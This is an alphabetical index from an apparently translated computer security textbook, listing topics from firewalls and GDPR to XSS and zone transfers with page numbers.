fingerprint reader 388
FIPS Standard
  140 374
  197 72
  PUB 46 68
firewall 142, 189–196
  application proxy 190
  packet filter (PF) 189
  personal 195–196
  placement 192–194
  residual risks 195
  Stateful Packet Inspection (SPI) 190
  tre-benet 194
Firewire 388
firmware 272, 392
  BIOS 392
flag
  TCP 136
flash drive 385
flight mode 331
FNR 197
forensic acquisition disk 332
Forensic Toolkit (FTK®) 330
forensics 327–333
  encrypted data 332–333
  memory 330
  smartphone 330–331
FPR 197
frame 141
FreeBSD 251, 254, 257, 268
frequency analysis 61–63, 65
  Al-Kindi 61
Friedrich Kasiski 64
Fuchsia 254
Full Control 259
Full Disk Encryption *see* FDE
function 399–400
  co-domain 399
  compression 98
  domain 399
  graph 97, 399
  image 399
  linear 75, 400
  non-linear 75, 98, 400
  one-way 80, 96, 98
  pre-image 96, 400
  total 399
  value 399
fuzz test 287

G

gateway 142
GCC 288
GDPR 353–362, 379
  accountability 355, 361
  authorities 360–362
  certification 361
  code of conduct 361
  consent 354
  controller 354
  data class 356–357
    sensitive 356
  data protection impact assessment 359
  Data Protection Officer (DPO) 360
  European Data Protection Board 361
  European Data Protection Supervisor (EDPS) 361
  legal responsibility 362
  personal data breach 354
  pictures and sounds 357
  processor 354
  profiling 354, 366
  pseudonymisation 354

recipient 354
rights 358–359
erasure 368
objection 366
security of processing 359, 360
security targets 359
standard contractual clause 358
Supervisory Authority 361
third country 358
GEA/3 206
General Data Protection Regulation *see* GDPR
geolocation software 135
GPRS 146
GPU 383, 387
graphic user interface 387
graphics card 387
Graphics Processing Unit *see* GPU
greatest common divisor 403
group 255, 259
GSM 146
authentication 204
encryption 204–206
security 204–206

H

hack 40
half open session 173
Hamming weight 85
Hard Disk Drive *see* HDD
hard problem 82, 83, 88, 106
hardening 192
hardware 381–390
interface 388
hash function
SHA-1 99
hash function 99
collision resistent 96, 100
cryptographic 96–99
MD5 99, 101, 106
non-invertible 96, 100
one-way 96
security strength 97
SHA-1 101, 106
SHA-2 99, 105, 106
SHA-3 99, 105, 106
HDD 384
header 136
health data
access 363–364
protection 363–364
Heartbleed bug 284
hexadecimal digit 401
hibernate state 270
HIDS 198
HMAC 100
Home Location Register (HLR) 148
host 125
hot site 340
household apparatus 4
HSM 220
HTML 165, 210
anchor 166, 210
character code 165
href 166, 210
link 166
webform 313
HTTP 162–169
applications 304–315
architecture 162
authentication 305–309
basic 305–306
digest 307–308
realm 305
vulnerabilities 309
authorisation 167
cache 167, 168
control 167
character set 167
cookie 305, 309–312, 367
non-essential 368
form dataset 314
header field 305
link 162
media type 167
method 166, 304
GET 163, 167, 168, 315
OPTIONS 168
POST 315
operation of 163
request 162, 167–168, 304
response 163, 168, 304
return code 163
script 305
SessionID 312–313
webform 305, 313–315
human rights 351
hyperlink 162
hypertext 162
Hypertext Markup Language *see* HTML
Hypertext Transfer Protocol *see* HTTP
hypervisor 265

I

I/O control hub 388
I/O unit

attachment 388–389
IANA 135, 136
IDE 331
identity module (IM) 148, 330
identity theft 366, 369
IDPS 196
IDS 196–199, 272
anomaly detection 196
in host 198
in network 198
misuse detection 196
IEEE Standard
802 series 144
802.1X 201, 202
802.3 143
802.11 144, 145
802.11i 201
802.15 144
802.16 144
IEEE standard 1394 bus 388
IMAP 153
impact analysis 334
IMSI 148, 208
IMSI catcher 208
Incident Response 325
incomplete mediation 285
industrial espionage 330
Infrastructure Mode 145
ingress filter 190, 218
Initialisation Vector *see* IV
instruction 381
integer 397
integer factorisation
Fermat 84, 401–402
Number Field Sieve 86, 402
Quadratic Sieve 86, 402
integrity 10, 77, 87, 95–101, 171
International Mobile Subscriber Identity *see* IMSI
Internet layer 130
encryption 173–174
Internet name 119, 132–134
Internet of Things *see* IOT
interoperability 144
interpreter 316
Intrusion Detection System *see* IDS
inverse 81, 405, 409
investigation 350
IOT 4, 135, 147, 217, 378
IP address 132
range 221
IP Version 4 (IPv4) 134
IP Version 6 (IPv6) 134
IPsec 180
iris recognition 239
ISO Standard
8859-1 159
9796 103
9798 110
ISO-latin-1 printable 242
ISO/IEC Standard
11889:2009 269
27000 series 44
27005:2011 55
27001 326, 378
27002 11, 43
ISP 142
ITU-T Standard
X.500 series 299
X.520 301
IV 71, 74, 75, 97

J

Java 288, 316, 320
job scheduling 270
John von Neumann 381
jurisdiction 351–352
universal 352

K

KASUMI 206
Keccak 99
kerberos 111, 248–250, 309
Kerckhoff's Principle 58
key agreement 111
Diffie-Hellman 112
in Bluetooth 203
station-to-station 113
key distribution 111–113
Key Exchange Key (KEK) 273
key logger 292
key schedule 69, 72
key transport 111
key wheel 60, 61
Key-Scheduling Algorithm (KSA) 76
keyboard 387
keylogger 274
keyring 269
keystore 269
keystream 73

L

LAN 125, 144
layer
Application 131
Physical 131
LDAP 299

attribute 299, 301
DIT 299, 300
escaping 304
injection 299–304
input control 304
metacharacters 304
object class 300
device 299
organization 299
organizationalUnit 299
person 299
search 302–304
base 302, 303
filter 303
scope 302
type control 304
URI 302
Least Privilege 251, 257
legal person 348
LFSR 74
period 74, 75
lifecycle 375
lifetime 111
Lightweight Directory Access Protocol *see* LDAP
Linear Feedback Shift Register *see* LFSR
link 162, 166, 210
link key 202, 203
Link layer 130
encryption 174
Lithium-ion (LiON) 390
Local Area Network *see* LAN
log file 327, 392
logic bomb 289
long-term key 76
LPC bus 389
LTE Advanced 147

M

MAC 100, 251, 275
hash-based 100
MAC address 132
MAC key 100
MAC protocol 143
mail relay 156–157
Mail Transfer Agent *see* MTA
Mail User Agent *see* MUA
mailbox 153, 156
mainframe 5, 268
malicious code 289–296
malleable 77, 87, 103, 124
malware 2, 40, 267, 281, 289–296
backdoor 289, 374
logic bomb 289
rabbit 289
ransomware 289
spyware 289, 374
trojan horse 289
virus 289
worm 289
MAN 125, 144
Man-machine interface 387
Management Information Base (MIB) 225
Mandatory Access Control *see* MAC
Master Boot Record 267, 329
MBR 273
MD5 99, 101, 106, 168, 176, 309
Media Access protocol 143
mediation 285
memory 383
control hub 388
paging 261
physical 328
segmented 260
volatile 392
memory card 385, 386
memory leak 288
Memory Management Unit *see* MMU
memory unit 381
Merkle-Damgaard construction 98
message
corruption 128
forgery 128, 199
loss 128
Message Authentication Code *see* MAC
message digest 96, 104
function 96
message format 129
message key 105
metacharacters 298
metadata 268, 360
method 162
Metropolitan Area Network *see* MAN
Michael cryptographic checksum 201
Microsoft Exchange data breach 7
Milgram's eksperiment 21
MIME 158–162
entity 159
body 159
composed 161
content type 159
encoding type 159
header 159
header field 159
subtype 160, 176, 178
type 160, 176, 178
application 160, 176, 178

message 162
multipart 161, 176, 178
MISTY1 206
misuse detection 196, 294
MLS 275
MMI code 210
MMI unit 387
MMU 260
mobile code 316–317
mobile device security 209–211
Mobile Station International Subscriber Directory Number *see* MSISDN
mobile telephone network 146–149
2G 146
3G 146
4G 147
5G 147, 374
AuC 149
authentication centre *see* AuC
core network 147
GPRS 146
GSM 146, 147
HLR 148
security 204–211
surveillance 208–209
UMTS 146, 207–208
VLR 148
mobile unit 148, 330
modular arithmetic 80–82
modular exponentiation 81, 82, 105
modular squaring 82
modulus 104, 113
monitoring
passive 199
monoalphabetic cipher 61
motivation 342
motive 48
mouse 387
MSISDN 148
MTA 156
MUA 156
multi-factor authentication 247
Multi-Level Security *see* MLS
multiprogramming 391
Multipurpose Internet Mail Extensions *see* MIME
MX record 156

N

name administrator 133
native code 265, 317
natural person 348
NEED 217
network 3–4
Network access layer 131
Network Enabled Embedded Device *see* NEED
Network technology 141–149
neural network 197
NIDS 198
non-repudiation 102, 128
nonce 71, 74, 76, 77, 96, 107, 110, 111, 200, 208, 307, 309
definition 71
nonce counter 309
NotPetya 6
NSA 228
NTP 249
number system 400
binary 401
hexadecimal 401
positional 401

O

object 250, 252
owner 251, 252
OCSP 188
responder 188
response 188
stapling 188
OCTAVE 43, 45–53
Phase 1 46–53
threat analysis 49–53
threat classes 48
definition 48
threat profile 48
access 48
actor 48
asset 48
motive 48
outcome 48
threat tree 48
Office of Public Management (OPM) 5
One-Time Pad 67–68
one-time password 245–247
one-way function 80
OpenSSL 284
operating system *see* OS
oracle 100
Organisation (O) 114
Organizational Unit (OU) 114
Orion 7
OS 390–393
module 267
security 235–279
trusted 275

updating 271–272
OTP *see* one-time password
OTP device 245
outcome 48
owner 255

P

padding 66, 87
page 261
page table 261
pairing 202
PAN 125, 144
passive attacker 112
passkey 247
password 241–246
choice 243–245
protection 242–243
strength 241–242
password tiredness 249
pattern lock 246–247
payload 136
PCI Expressbus 388
PDCA process 53, 54, 334
PDoS 217
peer-to-peer (P2P) 3, 216
Pegasus 296
pentest 287
permissions 258
person 347
Personal Area Network *see* PAN
personal data 354
protection 353–362
personal firewall 195–196
PGP 118, 175, 177
type 178
phishing 25–27, 367
bait 25
e-mail 25, 26, 155
social media 25
PHP 288, 320
Physical layer 130, 131
encryption 175
physical security 274
pigpen cipher 63
PKCS 59, 79–88
PKCS#1 87, 104
PKCS#7 161, 176
PKCS#10 115
PKCS#12 115, 121
PKI system 113, 117
plaintext 57, 58
Platform Key (PK) 273
point-to-point 143
polyalphabetic cipher 64–65
POP3 153
port
allocated 135
freely available 136
registered 136
TCP 135–136
UDP 135–136
port number 132
Post-Quantum Cryptography *see* PQC
power supply 390
PQC 106
competition 106
pre-boot authentication 269, 332
preimage resistance 96
prime factor 397
prime number 397
mutual 403
priming 23
primitive polynomial 75
Privacy-Enhancing Technology (PET) 368
private key 79, 103, 104, 110
privilege escalation 266, 296
proactive control 244
process hollowing 292, 294
processor 381
program 381
program analysis
dynamic 288
static 288
program vulnerability 281
protection 391
protection ring 264
protocol 107
ARP 141
DNS 139–140
HTTP 162–169, 304–315
ICMP 215
IMAP 153
LDAP 299–304
POP3 153
SMTP 153–162, 220–224
SNMP 224–225
station-to-station 113
TCP 136–139, 213–214
Protocol Control Information (PCI) 129
proxy 192
public key 103, 110
Public Key Cryptosystem *see* PKCS
Public Key Infrastructure *see* PKI

Q

qop 308

qualified certificate 121
quality of protection 307
quantum computer 88
query 319

R

rabbit 289
race condition 286
Radio Network Controller *see* RNC
Rainbow Series 1
random permutation 61
ransomware 6, 289, 338
RC4 76–78, 200
  keystream generator 76
  vulnerabilities 185
  weakness 76–78
reactive control 244
recovery
  data 337–340
  system functionality 340–341
Recovery Point Objective *see* RPO
recovery target 334
Recovery Time Objective *see* RTO
redirection attack 173, 184
Redline 330
redundancy 226, 335
Reference Monitor (RM) 236, 267–268, 376
reference number 95
register
  CPU 383
Registration Authority (RA) 115
Registry 263
  key 263
  subkey 263
remote wipe 331
replaying 199
request 162
residual risk 39, 52
  matrix 39, 53
resolver 139, 141, 218
resource 304
Resource Record (RR) 140, 156
response 163
return code 163
RFC 150
right 250, 358–359
right to be forgotten 368
Rijndael 72
risk 37, 38
  analysis 45
  avoidance 42
  management 42
  matrix 38, 52
  mitigation 42
    strategy 42
  objective 37
  reduction 42
  residual 39
  retention 42
  sharing 42
  subjective 37
  transfer 42
RNC 207
roaming 148
Robust Security Network *see* RSN
robustness 288
ROCA attack 374
role 251
Role Based Access Control (RBAC) 251
root 251
  privileges 255
root certificate 116, 118
root keys 263
root server 139
rootkit 266–267
  BIOS 267
  bootkit 267
  kernel mode 267
  user mode 266
round key 72, 269
router 132, 142–143
RPO 334, 337–341
RR 140, 156
RSA 82–88, 103, 113, 161, 407–409
  key generation 83, 374
  modulus 82
  private exponent 82
  private key 82
  public exponent 82
  public key 82
  vulnerabilities 86–87
RSA number 85, 402
RSN 201
RTO 334, 337–341
rule of procedure 129

S

S/MIME 161, 175, 177
  type 176
safe harbour 358, 365
safe library 283
salt 243
sandbox 265
scheme 163, 164, 210
Schrems II 366
screen 387

screened host 193
screened subnet 194
screening router 192
script 305
second-preimage resistance 96
secret key 102, 108, 111
Secret Key Cryptosystem *see* SKCS
sector 384
Secure Boot 272
Secure Digital (SD) 386
Secure Hash Algorithm (SHA) 176
Secure Shell (SSH) 247
security
  breach 325
    conditions 17
  failure 281
  incident 325
  policy 11–12
  strength
    DSA signature 104
    hash function 97, 106
  target 9–10, 128
security analysis
  systematic 43–54
security awareness 32, 342, 377
security device 387
security in depth 194
security parameter 184
security zone 317
segment 260
segment table 260, 261
self-efficacy 31
SELinux 251, 267, 376
Semalt 6
Sender Policy Frmamework *see* SPF
sensor 4
separation 250
seq 136, 137
sequence number 136
server 3
server script 166
service 127
  complex 2
  connection-oriented 128
  connectionless 128
  cybercriminal 8
  error-free 128
  secure 128
  sequence preserving 127
  SMS 146
  stream-oriented 129
service extension 154
servlet 319–320
session key 175, 176, 205, 248, 249
session theft 173
SessionID 312–313
  risici 312
set 398
  cardinality 398
  containment 398
  difference 398
  intersection 398
  membership 398
  subset 398
  union 398
Set Groupid 257
Set Userid 257
setgid 257
setuid 257
SHA-1 99, 101, 106
SHA-2 99, 105, 106, 309
SHA-3 99, 105, 106
shared medium 130, 143
  cable-based 143–144
  wireless 144–149
side effect 315
sidetabel 262
signature 196, 293
signature based analysis 196
SIM card 148, 204
Simple Mail Transfer Protocol *see* SMTP
Simple Network Management Protocol *see* SNMP
single sign-on (SSO) 249
SKCS 59–78
Slowloris 212
smartcard 115, 121, 148, 236, 269
  UICC 207, 331
smartphone
  forensics 330–331
SMTP 153–162
  command 153
  error code 222
  header line 157–158, 222
  mailbox 153, 156
  Message-ID 157
  operation 154
  response 153
  risks 155
  security 220–224
  service extension 186
  spoofing 155, 220
  tracking 157
Smurf attack 215
snapshot 339
sniffer 132, 143, 174
SNMP 224
  security 224–225

social engineering 18, 241, 292
social media 25, 367
soft certificate 121
software 390–394
  application 393–394
  flaw
    buffer overflow 282–283, 292
    buffer overread 284–285
    detection 286
    incomplete mediation 285
    malicious 281
    non-malicious 281
    stack overflow 282
    TOCTTOU 285
  injection 285
  operating system 391–393
  system utility 393
  test 286
  vulnerability 283, 292
Solid State Drive *see* SSD
sound card 387
spam mail 155
spearphishing 26
special permissions 258
SPF 220–222
  mechanism 221
  policy 221
  qualifier 221
spoofing 220
  DNS 217
  e-mail 26, 155
  ICMP 215
  IP 173, 189
  TCP SYN 213
spyware 289, 296, 312, 374
SQL injection 296–299
square-and-multiply method 85
SS code 210
SSD 385
  wear levelling 385
SSID 145, 200
SSL 180, 182–187, 318
  Alert protocol 183
  Change Cipher Spec protocol 183
  Handshake protocol 183–185
  Record protocol 183
  securing application protocols 185–187
  security parameter set 184–185
stack 282
stack overflow 282
Standard Contractual Clause (SCC) 366
standby state 269
Stanley Milgram 21
STARTTLS 185–187
state machine 97
static analysis 288, 289
StingRay 209
storage unit 381
stream cipher 73
STRIDE 47
Stuxnet 6, 266
stylus 387
subject 250–252, 259
Subscriber Identity Module 148
substitution cipher 60–65
swap area 262, 268
switch 144, 174
symmetric stream cipher 73–78
  eStream 78
  RC4 76–78
SYN flood 213
SYN spoof 213
System 1 22
System 2 22
system history 327
system of systems 5
system program 390, 393
system state 327
  volatile 328
system utility 393

T

tag 100
Take Ownership 259
TCP
  flag 136, 137
  operation 137–139
  port 135–136
telephone modem 389
template 240
Temporal Key Integrity Protocol *see* TKIP
test
  blackbox 287
  fuzz 287
  penetration 287
  whitebox 287
texting 419
TGT 248
The Sleuth Kit (TSK) 330
threat 37
  data related 41
  hardware related 40
  in IT system 40–41
  liveware related 41
  software related 40
threat analysis 49–53, 334
threat profile 47

threat tree 48
Ticket Granting Server (TGS) 248
Ticket Granting Ticket *see* TGT
tickets 248
tiered architecture 394
time stamp 95
Time-of-check to Time-of-use *see* TOCTTOU
timeout time 213
TKIP 201
TLS 78, 180, 182–187, 318
  Heartbleed 284
TOCTTOU flaw 285
Tor 181–182, 368
touch sensitive 387
tracking 366–368
transaction 367
transparent encryption 268
Transport layer 130
  encryption 173
transposition cipher 65–66
trapdoor function 79–80
trigram 63
Triple-DES (3DES) 69, 176
trojan horse 28, 289
TrueCrypt 268
trust 158
trust model 117
  hierarchical 117–118
  reputation-based 117–119
  web-of-trust 117–118
Trust Service Provider *see* TSP
Trusted Platform Module (TPM) 269
TrustedBSD 251
TSP 120
tunneling 178–180
type control 304

U

UDP 139, 219
  port 135–136
UEFI 273, 392
  boot loader 273
  boot manager 273
  KEK 273
  PK 273
  trust 273
UMTS 146
  AKA 208
  authentication vector 207
  security 207–208
Unified Extensible Firmware Interface *see* UEFI
Uniform Resource Identifier *see* URI
Universal Serial Bus *see* USB
URI 162–164, 305
  password 163
  path 164
  port number 164
  query 164
  scheme 163, 164, 210
  userid 163
usability 178
USB 388
  hub 388
  key 386
  port 385
user control 392
user interface 392
utility program 393

V

vein pattern 240
Vigenère cipher 64–65
  encoding table 65
virtual machine *see* VM
virtual memory 262
Virtual Private Network *see* VPN
virus 289
  attack 290–291
  code 291
  concealment 290
  execution 290
  placement 290, 291
Visitor Location Register (VLR) 148
VM 265, 329
  guest 265
  host 265
Volatility 330
von Neumann architecture 382
VPN 178–182
vulnerability 37
  psychological 38
    affect 25
    anchoring 23
    attribution 24
    belief in authority 20–22
    curiosity 19
    framing 24–25
    helpfulness 19–20
    sympathy and hate 20
    uncertainity in decision making 23–25
  technical 37

W

walkthrough 341

WAN 125, 144
WannaCry 271
warm site 340, 341
weakness 37
wear levelling 385
Web-of-trust 117
webform 305, 313–315
  BUTTON element 313
  checkbox 314
  file 314
  hidden field 314
  INPUT element 313
  menu 314
  password 314
  radio button 314
  reset 313
  risks 315
  SELECT element 314
  submit 313
  TEXTAREA element 314
webserver
  vulnerability 317–318
WEP 77, 200
whois 134
Wi-Fi Protected Access *see* WPA
Wide Area Network *see* WAN
WiFi 144–145
  Access Point (AP) 145
  authentication
    802.1X 201, 202
    Open System 200
    Shared Key 200
  BSS 145
  ESS 145
  integrity
    CCM 201
    CRC 200
    Michael checksum 201
  mode
    ad hoc 145, 146
    infrastructure 145–147
  RSN 201
  SSID 145, 200
  WEP 200
  WPA 201
  WPA2 201
WiMAX 147
Windows
  VSS 340
  XP 268, 376
wireless network 144–149
  security 199–211
worm 289
  attack 292
  payload 292
  propagator 292
WPA 201
WPA2 201

X

X-as-a-service 8
X.500 Directory 116, 299
X.500 name 114, 301
X.509v3 certificate 113
XOR function 67, 68, 73
XSS 318–319

Z

zero-day attack 272
ZFS 340
zombie 216
zone transfer 140, 220
Zone Walking 220